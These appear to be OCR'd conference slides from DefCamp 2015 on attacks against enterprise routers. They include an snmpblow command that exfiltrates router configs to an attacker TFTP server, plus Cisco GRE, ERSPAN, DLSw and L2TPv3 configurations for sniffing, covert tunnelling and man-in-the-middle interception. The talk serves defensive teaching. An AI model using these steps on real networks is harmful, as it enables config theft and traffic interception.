# Defending the Enterprise Against Network Infrastructure Threats

## DefCamp 2015



Paul Coggin

Senior Principal Cyber Security Analyst

@PaulCoggin

# SNMP Blow
## Defeat SNMP w/ ACL

```
$ snmpblow.pl -s <NetMgt IP> -d <Target IP> -t <TFTP IP> -f cfg.txt < communities.txt
```





Upon guessing the SNMP community string the configuration file is downloaded to the attacker TFTP server

Layer 2 and L3 Anti-spoof protection with a complex SNMP community string is recommended. SNMPv3 is highly encouraged.


Reference: http://www.scanit.be/en_US/snmpblow.html

# Policy Routing
## Override IP Routing Table




Reference http://ptgmedia.pearsoncmg.com/images/1587052024/samplechapter/1587052024content.pdf


# GRE Tunnel Utilized to Sniff Across WAN




- GRE Tunnel is configured on the hacked router and the attacker's router
- GRE Tunnel interfaces must be in common subnet
- Configure ACL to define traffic of interest on the hacked router
- Define a route map with the ACL and set the next hop to the attacker's GRE tunnel interface IP address
- Similarly define an ACL & route map on the attacker router to redirect traffic to the packet analyzer

Reference: http://www.symantec.com/connect/articles/cisco-snmp-configuration-attack-gre-tunnel

# ERSPAN
## Enable Packet Capture Across Routed Network




```
monitor session < session ID > type erspan-source
source interface GigabitEthernet1/0/1 rx
source interface GigabitEthernet1/0/2 tx
source interface GigabitEthernet1/0/3 both
destination
  erspan-id < erspan-flow-ID >
  ip address < remote ip >
  origin ip address < source IP >
```


```
monitor session < session ID > type erspan-destination
Source
  ip address < source IP >
  erspan-id < erspan-flow-ID >
  destination interface GigabitEthernet2/0/1
```

**References**: http://www.cisco.com/en/US/docs/ios/ios_xe/lanswitch/configuration/guide/span_xe.pdf

# Tunnel IPv6 over IPv4 using DLSw

If a router can be compromised with software that supports DLSw a host may be able to tunnel IPv6 traffic across the IPv4 routed Internet.

**This is not a documented or supported capability by Cisco.**




```
dlsw local-peer peer-id 192.168.2.1
dlsw remote-peer 0 tcp 192.168.3.1
dlsw bridge-group 1
!
interface Serial0/0
Ip address 192.168.1.2 255.255.255.0
!
interface FastEthernet0/0
 ip address 192.168.2.1 255.255.255.0
bridge-group 1
!
!
bridge 1 protocol ieee
```


```
dlsw local-peer peer-id 192.168.3.1
dlsw remote-peer 0 tcp promiscuous
dlsw bridge-group 1
!
Interface serial0/0
Ip address 192.168.1.1
255.255.255.0
!
Interface FastEthernet 0/0
ip address 192.168.3.1 255.255.255.0
bridge-group 1
!
bridge 1 protocol ieee
```

References:

http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a0080093ece.shtml

http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a00801434cd.shtml?referring_site=smartnavRD

# L2TPv3
## MITM Across the Internet





```
l2tp-class l2tp-defaults
 retransmit initial retries 30
 cookie-size 8
pseudowire-class ether-pw
 encapsulation l2tpv3
 protocol none
 ip local interface Loopback0
interface Ethernet 0/0
 xconnect 2.2.2.2 123 encapsulation l2tpv3 manual pw-class ether-pw
 l2tp id 222 111
 l2tp cookie local 4 54321
 l2tp cookie remote 4 12345
 l2tp hello l2tp-defaults
```

```
l2tp-class l2tp-defaults
 retransmit initial retries 30
 cookie-size 8
pseudowire-class ether-pw
 encapsulation l2tpv3
 protocol none
 ip local interface Loopback0
interface Ethernet 0/0
 xconnect 1.1.1.1 123 encapsulation l2tpv3 manual pw-class ether-pw
 l2tp id 222 111
 l2tp cookie local 4 54321
 l2tp cookie remote 4 12345
 l2tp hello l2tp-defaults
```

